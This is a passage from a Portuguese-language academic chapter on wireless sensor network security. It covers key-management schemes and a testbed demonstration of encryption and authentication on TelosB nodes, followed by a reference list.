Um exemplo de esquema arbitrado é o SHELL [114], que se mostra um tanto complexo devido ao uso de diversos tipos de chave (pelo menos sete) e algumas entidades diferentes para o gerenciamento das chaves da rede; por outro lado, esta natureza distribuída das responsabilidades de gerenciamento leva a uma maior resiliência contra captura de nós.

Outra solução interessante é o esquema proposto por Panja et al. em [93], cujo foco são RSSF com vários níveis hierárquicos. Neste esquema, após os uso de uma chave global na inicialização da rede, cada chave é gerada a partir de diversas chaves parciais, de tamanho reduzido. O menor tamanho das chaves usadas desta maneira traz alguns benefícios: facilita tarefas de troca de chaves, reduz a quantidade de processamento e memória utilizada nos nós sensores, etc. Por outro lado, o uso de uma chave global nos estágios iniciais da rede, bem como o reduzido tamanho das chaves nos nós sensores que ficam na base da hierarquia, podem trazer impactos negativos em termos de segurança da rede.

4.5.4. Esquemas Auto-Regulados

Esquemas auto-regulados, por sua vez, utilizam-se de algoritmos criptográficos assimétricos para estabelecer chaves entre pares de sensores de forma dinâmica, após a formação da rede. Esta característica faz com que os mesmos sejam atrativos principalmente em cenários nos quais a topologia da rede altera-se com frequência, por exemplo devido à mobilidade dos nós ou à adição de novos sensores. Além disto, a quantidade de informação armazenada em cada sensor é reduzida (e.g., apenas uma chave pública e privada), a

resiliência é elevada, e pode-se reduzir ou eliminar a existência de pontos centrais confiáveis que se tornariam alvos preferenciais de ataques.

Apesar destas vantagens, o maior desafio neste tipo de estratégia diz respeito à eficiência da maioria dos algoritmos assimétricos conhecidos atualmente. Por exemplo, o uso de protocolos bastante difundidos como os baseados no RSA [101] são reconhecidamente inviáveis, já que sua execução costuma levar vários minutos e consumir uma quantidade considerável de recursos [38]. Por esta razão, durante muito tempo os esquemas auto-regulados foram considerados como uma possibilidade teórica, mas não aplicáveis prática.

Com o recente desenvolvimento de soluções assimétricas bem mais leves do que algoritmos tradicionais, como é o caso da criptografia de curvas elípticas (ECC) [48]), os esquemas auto-regulados passaram a receber uma maior atenção. De fato, de acordo com a recente análise apresentada em [5], o tempo necessário para calcular um emparelhamento (o processo geralmente mais dispendioso neste tipo de solução) em um sensor MICAz pode ser tão baixo quanto 2 segundos.

O potencial do uso de ECC em RSSF é especialmente acentuado quando estas soluções são combinadas como esquemas criptográficos baseados em identidades, nos quais a chave pública do nó corresponde ao seu ID (e.g., seu endereço físico). Este tipo de abordagem dispensa a necessidade de certificados para a autenticação dos nós [92], além de permitir a construção de soluções não-interativas[8] para o gerenciamento de chaves. Por exemplo, usando um protocolo não interativo (e.g., o SOK [102]) diretamente, nós cujas chaves privadas tenham sido geradas por um mesmo *Centro de Distribuição de Chaves (CDC)* podem calcular uma chave compartilhada simplesmente sabendo a identidade de seu interlocutor. Já em cenários cujos nós são gerenciados por diferentes CDCs, soluções apresentando uma eficiência semelhante podem ser obtidas, por exemplo por meio de uma organização hierárquica entre os CDCs [46].

É importante ressaltar que ainda é cedo para dizer que todas as questões de eficiência relacionadas aos esquemas auto-regulados foram resolvidas. No entanto, os avanços recentes nesta área deixa claro o grande potencial desta abordagem, que tende a ocupar um espaço cada vez mais importante dentre as soluções preferenciais de gerenciamento de chaves em RSSF.

4.6. Testes em Plataformas de RSSF

Tipicamente algoritmos e mecanismos de segurança para RSSF são avaliados em função do seu tempo de execução e do seu consumo de energia. O tempo de execução determina o atraso que será inserido na aplicação de RSSF. Por exemplo, se a leitura obtida através do sensor de temperatura for cifrada antes do seu envio, o tempo necessário para a criptografia representa um atraso de processamento. Além disso, a energia consumida com a criptografia deve ser somada a energia necessária para executar as tarefas no nó sensor (por exemplo, leitura do sensor de temperatura e processamento da mesma). Caso a criptografia dos dados necessite de enchimento, causando um aumento no tamanho do

[8]Uma solução não-interativa não exige trocas de mensagens por parte dos nós que desejam estabelecer uma chave.

bloco de dados a ser transmitido pela RSSF, faz-se necessário analisar o impacto que isso causará na transmissão e recepção de mensagens na RSSF. Uma análise mais simples, focada no nó sensor, medirá o tempo e consumo de energia da transmissão e recepção de um pacote maior.

Porém, analisar o impacto de algoritmos e mecanismos de segurança para a RSSF como um todo não é trivial. Esta análise é dependente da aplicação, dos protocolos (enlace, roteamento, sincronização, localização, vizinhança) em uso na RSSF, e em qual camada os mecanismos estão sendo aplicados. Por exemplo, no caso do TinySec ou do *framework* de segurança do padrão IEEE 802.15.4, toda mensagem transmitida será autenticada e/ou cifrada. Nesse caso, todo nó sensor na rota da mensagem irá verificar a autenticidade e/ou decifrá-la, decidir sobre roteamento, cifrá-la novamente e enviá-la ao próximo salto.

Por outro lado, se os algoritmos e mecanismos de segurança para a RSSF são implementados a nível de aplicação, a verificação da autenticidade e/ou decifragem é feita somente no destino final. No entanto, se a mensagem ficou maior por conta dos mecanismos aplicados, todos os nós no seu caminho sofrerão com roteamento de mensagens maiores.

4.6.1. Demonstração de Segurança em RSSF

Esta demonstração trata de mecanismos de segurança implementados a nível de aplicação, ou seja, o cálculo e a verificação da autenticidade e/ou cifragem e decifragem da mensagem é feita somente na origem e no destino final. O seu foco está nos efeitos do mecanismo nos nós sensores, e não na rede como um todo. O nó sensor utilizado é o Crossbow TelosB [29], executando o sistema operacional Contiki 2.2.1 [41].

Para demonstrar o impacto de algoritmos de segurança em aplicações de RSSF, criamos quatro redes independentes, cada uma com dois nós. A primeira RSSF transmite e recebe mensagens claras, ou seja, sem qualquer mecanismo de segurança. Na segunda RSSF, os dados são autenticadas utilizando o MARVIN, enquanto a terceira RSSF cifra os dados com o with CURUPIRA. A quarta RSSF combina criptografia e autenticação, usando o CURUPIRA e o MARVIN para atingir seus objetivos. Além disso, existe um nó espião que monotora todas as mensagens sendo transmitidas por estas RSSF, conforme ilustrado na Figura 4.6.




Figura 4.6. Configuração da *testbed*.

Os dados capturados pelo nó espião, que está conectado a um computador portátil através da porta USB, são mostrados na console do mesmo. O nó espião consegue entender os dados transmitidos através da RSSF sem mecanismos de segurança, e também da RSSF com dados autenticados. Porém, o nó espião não compreende os dados cifrados e/ou cifrados e autenticados das outras duas RSSF.

As mensagens possuem 12 bytes tanto na RSSF sem mecanismos de segurança como RSSF que encripta os dados. Por outro lado, as mensagens das RSSF com criptografia e criptografia/autenticação possuem ambas 16 bytes, devido a adição da *tag* de autenticação.

Dado que todo os nós estão no mesmo alcance, os nós receptores das quatro RSSF também receberão os dados das outras três redes. Porém, como as redes possuem diferentes tamanhos e formatos de mensagens, uma mensagem enviada na RSSF com dados cifrados e autenticados pode causar erros na rede sem mecanismos de segurança, por exemplo. Para mostrar se a mensagem é compatível ou causa algum tipo de erro, usamos os LEDs dos nós sensores. Quando o formato da mensagem e o seu valor é aceitável, o LED verde é aceso; já o LED vermelho é aceso se o formato da mensagem for inválido ou se uma mensagem não-autenticada for recebida (se for esperada uma mensagem autenticada). Se o formato da mensagem estiver correto, mas o seu valor for inesperado, o LED azul acende. A Tabela 4.3 resume que LEDs acendem quando os diferentes dados são recebidos em cada RSSF. Observe que dada a combinação de tipos de RSSF e dos vários formatos de mensagens transmitidas/recebidas, é possível mostrar o comportamento dos vários níveis de segurança de rede.

Tabela 4.3. Comportamento dos LEDs para uma dada RSSF e tipo de mensagem recebida.

	Rede			
Mensagem	**Clara**	**Cifrada**	**Autenticada**	**Cifrada/Autenticada**
Clara	Verde	Azul	Vermelho	Vermelho
Cifrada	Azul	Verde	Vermelho	Vermelho
Autenticada	Vermelho	Vermelho	Verde	Azul
Cifrada e Autenticada	Vermelho	Vermelho	Azul	Verde

O processo de transmissão de dados (e criptografia e/ou autenticação, se necessário) é disparado ao pressionar um dos botões do nós sensor TelosB. Antes de efetuar a transmissão da mensagem, um LED é aceso. No nó receptor, depois que a mensagem é recebida e processada, o LED de status acende.Assim, é possível observar as velocidades de funcionamento dos nós, que são praticamente as mesmas.

A última etapa na demonstração é a validação da autenticação. Um outro nó sensor envia uma mensagem autenticada com formato correto, porém utilizando uma chave inválida. Os nós sensores da rede com autenticação de mensagens, ao verificarem a *tag*, detectam que esta é inválida na rede.

4.7. Considerações Finais

Mecanismos de segurança inevitavelmente causam sobrecarga de processamento a aplicação de uma RSSF, e possivelmente também causam sobrecarga na comunicação, devido ao aumento no tamanho das mensagens. Porém, para algumas aplicações, esta sobrecarga é aceitável devido as suas necessidades de segurança.

Tipicamente, os serviços de segurança de integridade dos dados, confidencialidade, autenticidade do nó e dos dados e disponibilidade, precisam ser garantidos. Ainda é importante garantir que os dados enviados são recentes (*data freshness*), ou seja, que nenhum intruso está replicando dados antigos. Este mesmo conceito também pode se aplicar às chaves em uso na RSSF (*key freshness*). E, assim, os mecanismos de estabelecimento de chaves devem garantir que as chaves em uso são recentes, impedindo o uso de chaves antigas que poderiam ter sido obtidas após o comprometimento de um nó [54]. Dadas as características das RSSF, que se baseiam em nós com recursos de processamento, armazenamento, comunicação e energia limitados, os mecanismos de segurança empregados devem ser escaláveis (em termos de energia e atraso).

Neste capitulo, apresentamos a visão geral da área de segurança em Redes de Sensores sem Fio (RSSF). Observa-se que a pesquisa nesta área tem mostrado resultados recentes, fazendo com que o emprego de mecanismos de segurança seja viável.

Agradecimentos

Parte deste trabalho foi financiado pelo Centro de Pesquisa e Desenvolvimento, Ericsson Telecomunicações S.A., Brasil.

A implantação da *testbed* de demonstração de segurança em RSSF foi realizada com o valioso auxílio de Bruno Trevizan de Oliveira e Gustavo Tejada de Sousa.

Referências

[1] *Wireless Sensor Networks*, chapter Localization in Sensor Networks. Springer, 2004.

[2] *Encyclopedia of Wireless and Mobile Communications*, chapter A Survey on Secure Localization in Wireless Sensor Networks. CRC Press, Taylor and Francis Group, 2007.

[3] Nadeem Ahmed, Salil S. Kanhere, and Sanjay Jha. The holes problem in wireless sensor networks: a survey. *SIGMOBILE Mob. Comput. Commun. Rev.*, 9(2):4–18, 2005.

[4] Hani Alzaid, Ernest Foo, and Juan Manuel Gonzalez Nieto. Secure data aggregation in wireless sensor network: a survey. In *Sixth Australasian Information Security Conference (AISC2008)*, volume 81 of CRPIT, page 93?105, 2008.

[5] D. Aranha, L. Oliveira, J. López, and R. Dahab. NanoPBC: Implementing cryptographic pairings on an 8-bit platform. In *Conference on Hyperelliptic curves, discrete Logarithms, Encryption, etc. – CHiLE'09*, 2009.

[6] P. Barreto and M. Simplicio. CURUPIRA, a block cipher for constrained platforms. In *Anais do 25º Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos - SBRC 2007*, volume 1, pages 61–74. SBC, 2007. http://www.larc.usp.br/~mjunior/files/en/Curupira1-extended.pdf.

[7] G. Bauer, P. Potisk, and S. Tillich. Comparing block cipher modes of operation on MICAz sensor nodes. In *PDP'09: Proc. of the 2009 17th Euromicro International Conference on Parallel, Distributed and Network-based Processing*, pages 371–378, Washington, DC, USA, 2009. IEEE Computer Society.

[8] M. Bellare, J. Kilian, and P. Rogaway. The security of the cipher block chaining message authentication code. *Journal of Computer and System Sciences*, 61(3):362–399, 2000.

[9] M. Bellare, P. Rogaway, and D. Wagner. The EAX mode of operation: A two-pass authenticated-encryption scheme optimized for simplicity and efficiency. In *Fast Software Encryption 2004*, pages 389–407, February 2004. http://www.cs.ucdavis.edu/~rogaway/papers/eax.pdf.

[10] E. Biham, R. Anderson, and L. Knudsen. Serpent: A new block cipher proposal. In *FSE*, pages 222–238, 1998.

[11] E. Biham, A. Biryukov, and A. Shamir. Cryptanalysis of Skipjack reduced to 31 rounds using impossible differentials. In *Advances in Cryptology – Eurocrypt'99*, volume 1592 of *Lecture Notes in Computer Science*, pages 55–64. Springer, 1999.

[12] E. Biham and A. Shamir. Differential cryptanalysis of DES-like cryptosystems. In *Crypto'90: Proc. of the 10th Annual International Cryptology Conference on Advances in Cryptology*, pages 2–21, London, UK, 1991. Springer-Verlag.

[13] J. Black. Authenticated encryption, 2004. http://www.cs.colorado.edu/~jrblack/papers/ae.pdf.

[14] J. Black and P. Rogaway. A block-cipher mode of operation for parallelizable message authentication. In *Advances in Cryptology - EUROCRYPT'02. Lecture Notes in Computer Science*, pages 384–397. Springer-Verlag, 2002.

[15] A. Bogdanov, L.R. Knudsen, G. Leander, C. Paar, A. Poschmann, M.J.B. Robshaw, Y. Seurin, and C. Vikkelsoe. PRESENT: An ultra-lightweight block cipher. In *Cryptographic Hardware and Embedded Systems – CHES'2007*, Lecture Notes in Computer Science, Heidelberg, Germany, 2007. Springer.

[16] D. Boyle and T. Newe. Security protocols for use with wireless sensor networks: A survey of security architectures. In *ICWMC '07: Proceedings of the Third International Conference on Wireless and Mobile Communications*, page 54, Washington, DC, USA, 2007. IEEE Computer Society.

[17] Edgar H. Callaway. *Wireless Sensor Networks: Architectures and Protocols*. CRC Press, Inc., Boca Raton, FL, USA, 2003.

[18] N. Canh, Y.-K. Lee, and S. Lee. HGKM: A group-based key management scheme for sensor networks using deployment knowledge. *6th Annual Communication Networks and Services Research Conference. CNSR'08*, pages 544–551, May 2008.

[19] D. Carman, P. Kruus, and B. Matt. Constraints and approaches for distributed sensor network security. Technical Report 00-010, NAI Labs, September 2000.

[20] Claude Castelluccia, Aldar C-F. Chan, Einar Mykletun, and Gene Tsudik. Efficient and provably secure aggregation of encrypted data in wireless sensor networks. *ACM Trans. Sen. Netw.*, 5(3):1–36, 2009.

[21] Alberto Cerpa and Deborah Estrin. Ascent: Adaptive self-configuring sensor networks topologies. In *Proceedings of the Twenty First International Annual Joint Conference of the IEEE Computer and Communications Societies (INFOCOM 2002)*, New York, NY, USA, June 2002.

[22] H. Chan, A. Perrig, and D. Song. Random key predistribution schemes for sensor networks. In *SP'03: Proc. of the 2003 IEEE Symposium on Security and Privacy*, page 197, Washington, DC, USA, 2003. IEEE Computer Society.

[23] Benjie Chen, Kyle Jamieson, Hari Balakrishnan, and Robert Morris. Span: an energy-efficient coordination algorithm for topology maintenance in ad hoc wireless networks. *Wireless Networks*, 8(5):481–494, 2002.

[24] Wu chi Feng, Brian Code, Ed Kaiser, Mike Shea, Wu chang Feng, and Louis Bavoil. Panoptes: scalable low-power video sensor networking technologies. In *MULTIMEDIA '03: Proceedings of the eleventh ACM international conference on Multimedia*, pages 562–571, New York, NY, USA, 2003. ACM Press.

[25] G. Contreras, M. Martonosi, J. Peng, G-Y. Lueh, and R. Ju. The XTREM power and performance simulator for the Intel XScale core: Design and experiences. *ACM Trans. Embed. Comput. Syst.*, 6(1):4, 2007.

[26] C.M. Cordeiro and D.P. Agrawal. *Ad Hoc & Sensor Networks: Theory And Applications*. World Scientific Publishing Co., Inc., River Edge, NJ, USA, 2006.

[27] Crossbow. Micaz datasheet. `http://www.xbow.com/Products/Product_pdf_files/Wireless_pdf/MICAz_Datasheet.pdf`, 2008.

[28] Crossbow. MICAz datasheet. `http://www.xbow.com/Products/Product_pdf_files/Wireless_pdf/MICAz_Datasheet.pdf`, 2008.

[29] Crossbow. Telosb datasheet. `http://www.xbow.com/Products/Product_pdf_files/Wireless_pdf/TelosB_Datasheet.pdf`, 2008.

[30] Crossbow. TelosB datasheet. `http://www.xbow.com/Products/Product_pdf_files/Wireless_pdf/TelosB_Datasheet.pdf`, 2008.

[31] David Culler, Deborah Estrin, and Mani Srivastava. Overview of sensor networks. *Computer Magazine*, 37(8):41–49, 2004.

[32] J. Daemen, L. R. Knudsen, and V. Rijmen. The block cipher SQUARE. In *Fast Software Encryption – FSE'97*, volume 1267 of *Lecture Notes in Computer Science*, pages 149–165, Haifa, Israel, 1997. Springer.

[33] J. Daemen and V. Rijmen. The wide trail design strategy. *Lecture Notes in Computer Science*, 2260:222–239, 2001. `http://link.springer-ny.com/link/service/series/0558/papers/2260/22600222.pdf`.

[34] J. Daemen and V. Rijmen. *The Design of Rijndael: AES – The Advanced Encryption Standard*. Springer, Heidelberg, Germany, 2002.

[35] J. Daemen and V. Rijmen. A new MAC construction ALRED and a specific instance ALPHA-MAC. In *FSE*, pages 1–17, 2005.

[36] C. DeCannière. Trivium: a stream cipher construction inspired by block cipher design principles. *Information Security*, 4176:36–55, 2006.

[37] L. Doherty, B. A. Warneke, B. Boser, and K. S. J. Pister. Energy and performance considerations for smart dust. *International Journal of Parallel and Distributed Systems and Networks*, 4(3):121–133, 2001.

[38] B. Doyle, S. Bell, A. Smeaton, K. McCusker, and N. O'Connor. Security considerations and key negotiation techniques for power constrained sensor networks. *The Computer Journal*, 49(4):443–453, 2006.

[39] W. Du, J. Deng, Y. Han, S. Chen, and P. Varshney. A key management scheme for wireless sensor networks using deployment knowledge. *INFOCOM 2004. Twenty-third Annual Joint Conference of the IEEE Computer and Communications Societies*, 1:–597, March 2004.

[40] W. Du, J. Deng, Y. Han, P. Varshney, J. Katz, and A. Khalili. A pairwise key predistribution scheme for wireless sensor networks. *ACM Trans. Inf. Syst. Secur.*, 8(2):228–258, 2005.

[41] Adam Dunkels, Björn Grönvall, and Thiemo Voigt. Contiki - a lightweight and flexible operating system for tiny networked sensors. In *Proc. of the First IEEE Workshop on Embedded Networked Sensors (Emnets-I)*, November 2004.

[42] T. Eisenbarth, S. Kumar, C. Paar, A. Poschmann, and L. Uhsadel. A survey of lightweight-cryptography implementations. *IEEE Design and Test of Computers*, 24(6):522–533, 2007.

[43] P. Ekdahl and T. Johansson. A new version of the stream cipher SNOW. In *Selected Areas in Cryptography*, pages 47–61, 2002. `http://www.it.lth.se/cryptology/snow/snow20.pdf`.

[44] L. Eschenauer and V. Gligor. A key-management scheme for distributed sensor networks. In *CCS'02: Proc. of the 9th ACM conference on Computer and communications security*, pages 41–47, New York, NY, USA, 2002. ACM.

[45] N. Fournel, M. Minier, and S. Ubéda. Survey and benchmark of stream ciphers for wireless sensor networks. In *WISTP*, volume 4462 of *Lecture Notes in Computer Science*, pages 202–214. Springer, 2007.

[46] R. Gennaro, S. Halevi, H. Krawczyk, T. Rabin, S. Reidt, and S. Wolthusen. Strongly-resilient and non-interactive hierarchical key-agreement in MANETs. In *ESORICS'08: Proc. of the 13th European Symposium on Research in Computer Security*, pages 49–65, Berlin, Heidelberg, 2008. Springer-Verlag.

[47] J. Großschädl, S. Tillich, C. Rechberger, M. Hofmann, and M. Medwed. Energy evaluation of software implementations of block ciphers under memory constraints. In *DATE'07: Proc. of the conference on Design, automation and test in Europe*, pages 1110–1115, San Jose, CA, USA, 2007. EDA Consortium.

[48] D. Hankerson, A. Menezes, and S. Vanstone. *Guide to Elliptic Curve Cryptography*. Springer-Verlag New York, Inc., Secaucus, NJ, USA, 2003.

[49] Wendi Heinzelman, Anantha Chandrakasan, and Hari Balakrishnan. Energy-efficient communication protocol for wireless microsensor networks. In *33rd Hawaii International Conference on System Sciences (HICSS '00)*, Hawaii, January 2000.

[50] W.R. Heinzelman, A. Chandrakasan, and H. Balakrishnan. Energy-efficient communication protocol for wireless microsensor networks. In *Proceedings of the Hawaii International Conference on System Sciences*, pages 3005–14. IEEE, January 2000.

[51] M. Hell, T. Johansson, and W. Meier. Grain: a stream cipher for constrained environments. *Int. J. Wire. Mob. Comput.*, 2(1):86–93, 2007.

[52] Jason Hill, Robert Szewczyk, Alec Woo, Seth Hollar, David Culler, and Kristofer Pister. System architecture directions for networked sensors. *SIGPLAN Not.*, 35(11):93–104, 2000.

[53] D. Hong, J. Sung, S. Hong, J. Lim, S. Lee, B. Koo, C. Lee, D. Chang, J. Lee, K. Jeong, H. Kim, J. Kim, and S. Chee. HIGHT: A new block cipher suitable for low-resource device. In *CHES*, pages 46–59, 2006.

[54] Fei Hu and Neeraj K. Sharma. Security considerations in wireless sensor networks. *Ad Hoc Networks*, 3(1):69–89, Jan. 2005.

[55] C. Intanagonwiwat, R. Govindan, and D. Estrin. Directed diffusion: a scalable and robust communication paradigm for sensor networks. In *Sixth Annual International Conference on Mobile Computing and Networking, (MobiCom 2000)*, pages 56–67. ACM, August 2000.

[56] Intel Corp. *Intel XScale Core: Developer's Manual*, 2000. Order No. 273473-001.

[57] C. Karlof, N. Sastry, and D. Wagner. TinySec: a link layer security architecture for wireless sensor networks. In *2nd International Conference on Embedded Networked Sensor Systems – SenSys'2004*, pages 162–175, Baltimore, USA, 2004. ACM.

[58] Chris Karlof, Naveen Sastry, and David Wagner. Tinysec: A link layer security architecture for wireless sensor networks. In *Second ACM Conference on Embedded Networked Sensor Systems (SenSys 2004)*, November 2004.

[59] Chris Karlof and David Wagner. Secure routing in wireless sensor networks: Attacks and countermeasures. In *First IEEE International Workshop on Sensor Network Protocols and Applications*, pages 113–127, 2002.

[60] Ifrah Farrukh Khan and Muhammad Younas Javed. A survey on routing protocols and challenge of holes in wireless sensor networks. *Advanced Computer Theory and Engineering, International Conference on*, 0:161–165, 2008.

[61] Ioannis Krontiris, Zinaida Benenson, Thanassis Giannetsos, Felix C. Freiling, and Tassos Dimitriou. Cooperative intrusion detection in wireless sensor networks. In *EWSN*, pages 263–278, 2009.

[62] T. Krovetz and P. Rogaway. Internet draft: The OCB authenticated-encryption algorithm. `http://www.cs.ucdavis.edu/~rogaway/papers/ocb-id.htm`, March 2005.

[63] J. Kulik, W.R. Heinzelman, and H. Balakrishnan. Negotiation-based protocols for dissemination information in wireless sensor networks. In *Submited to ACM Wireless Networks*, 2001.

[64] Andreas Lachenmann, Pedro José Marrón, Daniel Minder, and Kurt Rothermel. Meeting lifetime goals with energy levels. In *SenSys '07: Proceedings of the 5th international conference on Embedded networked sensor systems*, pages 131–144, New York, NY, USA, 2007. ACM.

[65] X. Lai and J. Massey. A proposal for a new block encryption standard. In *EUROCRYPT'90: Proc. of the workshop on the theory and application of cryptographic techniques on Advances in Cryptology*, pages 389–404, New York, NY, USA, 1991. Springer-Verlag.

[66] Y. W. Law, J. Doumen, and P. Hartel. Survey and benchmark of block ciphers for wireless sensor networks. *ACM Transactions on Sensor Networks (TOSN)*, 2(1):65–93, 2006.

[67] P. Levis, S. Madden, J. Polastre, R. Szewczyk, K. Whitehouse, A. Woo, D. Gay, J. Hill, M. Welsh, E. Brewer, and D. Culler. *TinyOS: An operating system for wireless sensor networks*. Springer-Verlag, 2004.

[68] Philip Levis, David Gay, and David Culler. Active sensor networks. In *2nd USENIX/ACM Symposium on Network Systems Design and Implementation (NSDI)*, 2005.

[69] T. Li, H. Wu, X. Wang, and F. Bao. SenSec design. Technical report, InfoComm Security Department, February 2005.

[70] C.H. Lim and T. Korkishko. mCrypton – a lightweight block cipher for security of low-cost RFID tags and sensors. In *WISA*, pages 243–258, 2005.

[71] D. Liu and P. Ning. Establishing pairwise keys in distributed sensor networks. In *CCS'03: Proceedings of the 10th ACM conference on Computer and communications security*, pages 52–61, New York, NY, USA, 2003. ACM.

[72] W. Liu, R. Luo, and H. Yang. Cryptography overhead evaluation and analysis for wireless sensor networks. *Communications and Mobile Computing, International Conference on*, 3:496–501, 2009.

[73] S. Lucks. Two-pass authenticated encryption faster than generic composition. In *Fast Software Encryption 2005*, pages 284–298, 2005. `http://www.iacr.org/cryptodb/archive/2005/FSE/3123/3123.pdf`.

[74] M. Luk, G. Mezzour, A. Perrig, and V. Gligor. MiniSec: A secure sensor network communication architecture. In *IPSN'07: Proc. of the 6th international conference on Information processing in sensor networks*, pages 479–488, New York, NY, USA, 2007. ACM.

[75] Mark Luk, Ghita Mezzour, Adrian Perrig, and Virgil Gligor. MiniSec: a secure sensor network communication architecture. In *IPSN '07: Proceedings of the 6th international conference on Information processing in sensor networks*, pages 479–488, New York, NY, USA, 2007. ACM.

[76] Sam Madden, Michael J. Franklin, Joseph M. Hellerstein, and Wei Hong. TinyDB: An acqusitional query processing system for sensor networks. *ACM Transactions on Database Systems*, 2005.

[77] Alan Mainwaring, Joseph Polastre, Robert Szewczyk, David Culler, and John Anderson. Wireless sensor networks for habitat monitoring. In *First ACM Workshop on Wireless Sensor Networks and Applications*, Atlanta, GA, September 2002.

[78] Cintia Borges Margi, Xiaoye Lu, Gefan Zhang, Ganymed Stanek, Roberto Manduchi, and Katia Obraczka. A power-aware, self-managing wireless camera network for, wide area monitoring. In *First Workshop on Distributed Smart Cameras (DSC 2006)*, Boulder, Colorado, USA, October 2006.

[79] M. Matsui. Linear cryptanalysis method for DES cipher. In *Advances in Cryptology - Eurocrypt'93*, volume 765 of *Lecture Notes in Computer Science*, pages 62–73, Lofthus, Norway, 1993. Springer-Verlag. `http://homes.esat.kuleuven.be/~abiryuko/Cryptan/matsui_des.PDF`.

[80] M. Matsui. New block encryption algorithm MISTY. In *Fast Software Encryption – FSE'97*, volume 1267 of *Lecture Notes in Computer Science*, pages 54–68. Springer, 1997.

[81] MediaCrypt AG. The IDEA block cipher – submission to the NESSIE project. http://cryptonessie.org, 2000.

[82] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, Boca Raton, USA, 1999.

[83] Johann Van Der Merwe, Dawoud Dawoud, and Stephen McDonald. A survey on peer-to-peer key management for mobile ad hoc networks. *ACM Comput. Surv.*, 39(1):1, 2007.

[84] R. Müller, G. Alonso, and D. Kossmann. SwissQM: Next generation data processing in sensor networks. In *CIDR*, pages 1–9, 2007.

[85] NIST. *Federal Information Processing Standard (FIPS PUB 113) – Standard on Computer Data Authentication*. National Institute of Standards and Technology, U.S. Department of Commerce, May 1985. http://www.itl.nist.gov/fipspubs/fip113.htm.

[86] NIST. *Federal Information Processing Standard (FIPS 197) – Advanced Encryption Standard (AES)*. National Institute of Standards and Technology, November 2001.

[87] NIST. *Special Publication SP 800-38A – Recommendations for Block Cipher Modes of Operation, Methods and Techniques*. National Institute of Standards and Technology, December 2001. http://csrc.nist.gov/publications/nistpubs/800-38a/sp800-38a.pdf.

[88] NIST. *Special Publication 800-38B Recommendation for Block Cipher Modes of Operation: the CMAC Mode for Authentication*. National Institute of Standards and Technology, U.S. Department of Commerce, May 2005. http://csrc.nist.gov/publications/PubsSPs.html.

[89] NIST. *Special Publication 800-38D – Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC*. National Institute of Standards and Technology, U.S. Department of Commerce, November 2007. http://csrc.nist.gov/publications/nistpubs/800-38D/SP-800-38D.pdf.

[90] NSA. *Skipjack and KEA Algorithm Specifications, version 2.0*. National Security Agency, May 1998.

[91] M. N.Wegman and J. L. Carter. New hash functions and their use in authentication and set equality. *Journal of Computer and System Sciences*, 22:265–279, 1981.

[92] L. Oliveira, R. Dahab, J. Lopez, F. Daguano, and A. Loureiro. Identity-based encryption for sensor networks. In *PERCOMW'07: Proc. of the Fifth IEEE International Conference on Pervasive Computing and Communications Workshops*, pages 290–294, Washington, DC, USA, 2007. IEEE Computer Society.

[93] B. Panja, S. Madria, and B. Bhargava. Energy-efficient group key management protocols for hierarchical sensor networks. *Int. J. Distrib. Sen. Netw.*, 3(2):201–223, 2007.

[94] Adrian Perrig, John Stankovic, and David Wagner. Security in wireless sensor networks. *Commun. ACM*, 47(6):53–57, 2004.

[95] Adrian Perrig, Robert Szewczyk, Victor Wen, David Culler, and J. D. Tygar. SPINS: security protocols for sensor netowrks. In *Proceedings of the seventh annual international conference on Mobile computing and networking*, pages 189–199. ACM Press, 2001.

[96] Adrian Perrig, Robert Szewczyk, Victor Wen, David Culler, and J. D. Tygar. SPINS: security protocols for sensor netowrks. In *Proc. of the 7th Annual International Conference on Mobile Computing and Networking*, pages 189–199. ACM Press, 2001.

[97] Mohammad Rahimi, Rick Baer, Obimdinachi I. Iroezi, Juan C. Garcia, Jay Warrior, Deborah Estrin, and Mani Srivastava. Cyclops: In situ image sensing and interpretation in wireless sensor networks. In *SenSys 2005)*, 2005.

[98] V. Rajendran, K. Obraczka, and J.J. Garcia-Luna-Aceves. Energy-efficient, collision-free medium access control for wireless sensor networks. In *ACM SenSys 03*, Los Angeles, CA, November 2003.

[99] S. Rinne, T. Eisenbarth, and C. Paar. Performance analysis of contemporary light-weight block ciphers on 8-bit microcontrollers. `http://www.lightweightcrypto.org/papers.php`, 2007. Ecrypt workshop SPEED - Software Performance Enhancement for Encryption and Decryption.

[100] R.L. Rivest, M. Robshaw, R. Sidney, and Y. Yin. The RC6 block cipher. In *in First Advanced Encryption Standard (AES) Conference*, page 16, 1998.

[101] R.L. Rivest, A. Shamir, and L. Adleman. A method for obtaining digital signatures and public-key cryptosystems. *Communications of the ACM*, 21:120–126, 1978.

[102] R. Sakai, K. Ohgishi, and M. Kasahara. Cryptosystems based on pairing. In *Symposium on Cryptography and Information Security-SCIS'2000*, pages 26–28, 2000.

[103] Sandia. Submission to NIST: Cipher-state (CS) mode of operation for AES. `http://csrc.nist.gov/groups/ST/toolkit/BCM/documents/proposedmodes/cs/cs-spec.pdf`, 2004.

[104] M. Simplicio. Algoritmos criptográficos para redes de sensores. Master's thesis, Escola Politécnica at the University of São Paulo, April 2008. `http://www.teses.usp.br/teses/disponiveis/3/3141/tde-30092008-182545/`.

[105] M. Simplicio, P. Barreto, T. Carvalho, C. Margi, and M. Näslund. The CURUPIRA-2 block cipher for constrained platforms: Specification and benchmarking. In *Proc. of the 1st International Workshop on Privacy in Location-Based Applications - PiLBA'08*, volume 397. CEUR-WS, 2008. `http://sunsite.informatik.rwth-aachen.de/Publications/CEUR-WS/Vol-397/`.

